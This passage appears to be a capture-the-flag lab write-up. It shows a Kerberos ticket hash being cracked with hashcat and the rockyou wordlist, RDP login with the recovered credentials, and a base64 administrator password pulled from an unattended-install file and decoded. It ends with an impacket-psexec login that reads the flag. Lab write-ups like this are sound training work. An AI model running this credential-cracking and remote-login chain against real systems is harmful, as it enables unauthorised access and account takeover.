90445D705923E55DF3506774B96CDCC19818B9A61A372A5E97F55D2DA9DD13C52BA39BA1E205F26BCF9FB516062AB27740B3AE4E572FFC7871871615E8CB0178BA6F1CD1BFF56CBF7D70E42F44167A3EB4B1EEB8CEBED54C943E5962DF5A8D62440A1EDF3EF1E616A313F86ACC081C5EF1B30D746D325CF996FAFE972EFC7B9D6E66A854D861BBEDD77434B992128DBCDF44F9FD17D1F5D9006000013EC8D3C9A3622D5B922C2D73F27CD5B7A640BAB085BBE34F4B1016F939EA045DB84B881DD413860768D4961366BE508D89AB549A60248ADE6613078034265C71A994923A21094EE9991FFF11766735E23FAC3F4CF73DA3CB8775685C3EC0E198556DBB1A5D521812CE82E3D49DDD2F292D3AD5053049677DE3021FEEE40A549EC7645320030A8720300AB71677E8BD2FB34F67315FB60E4952BFF2CDD3148152C85FDC49E6EB8B4C4B265ADDDABE5FA424EF8708609D937315BDFFDCB88D057C4E56F460982DF2FA18530D32074F455833C81884E90E3C9A43191D1388C9C57E02662B1C0CA5462B01948E702C5A66469855A83970E93013D97BC6A756836C16A7035AB7C9B9A5AF9A9F5003DA78BAEB9BDC512DE125FB7692B9472E75BB5413F663EF25DCDA9D9EC4EEC1858A227043FF7BCC6E8BD40BEC3A884BAD198189948BA6C987A79785C68D9699C2F447FCA6245A92F7A76B3595DADE171C573E8813BD1AB044160D7DA6F012194B7A721FD3D33B302325BB6ECD1E1EA5BE4BE04E6786F659270C3CAD949A64D66B3BB52F64821EAB2700A0B49A06E6ABA9F93525B6509B176D962F48409BC5E016EB3FDD882762D8F0E1128C8959BACF9311D9E40EC6AB3A14D4EEA1A7DDDAA870D77876C17BE8160E7EE1B917DA5E9305EC150493BBCC1E1DCAE7B49B1874452EF059D88016B7260384948B3758448C265
Put the hash into a text file called ‘hash.txt’.
Running ‘hashcat -m hash.txt’ to see which hash I have

Hash Type
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt --show
There we go I here we go the creds we needed.
So we have the password:
username: fela
Password: rubenF124
Using XFREEDRP with Fela creds:
xfreerdp3 /v:$target /u:fela /p:rubenF124 /cert:ignore +clipboard /dynamic-resolution /drive:.,share

Flag Icon shown on Desktop when we RDP.

Flag 1
Because this is a guided lab we are informed that there is a password located in ‘C:\Windows\Panther\Unattend\Unattended.xml’

Screenshot below showing what the password looks like.

Using base64 decode:
echo "dHFqSnBFWDlRdjh5YktJM3lIY2M9TCE1ZSghd1c7JFQ=" | base64 -d


I tried to use XfreeRDP to remote in, however, I was unable to login, and the major reason is that the i was not able to change the my password as requested as per login, so in that case, I used impacket to login.
impacket-psexec administrator:'tqjJpEX9Qv8ybKI3yHcc=L!5e(!wW;$T'@10.48.163.35

Get-Content C:\Users\Administrator\Desktop\flag.txt
Response: THM{g00d_j0b_SYS4DM1n_M4s73R}
Password decoded
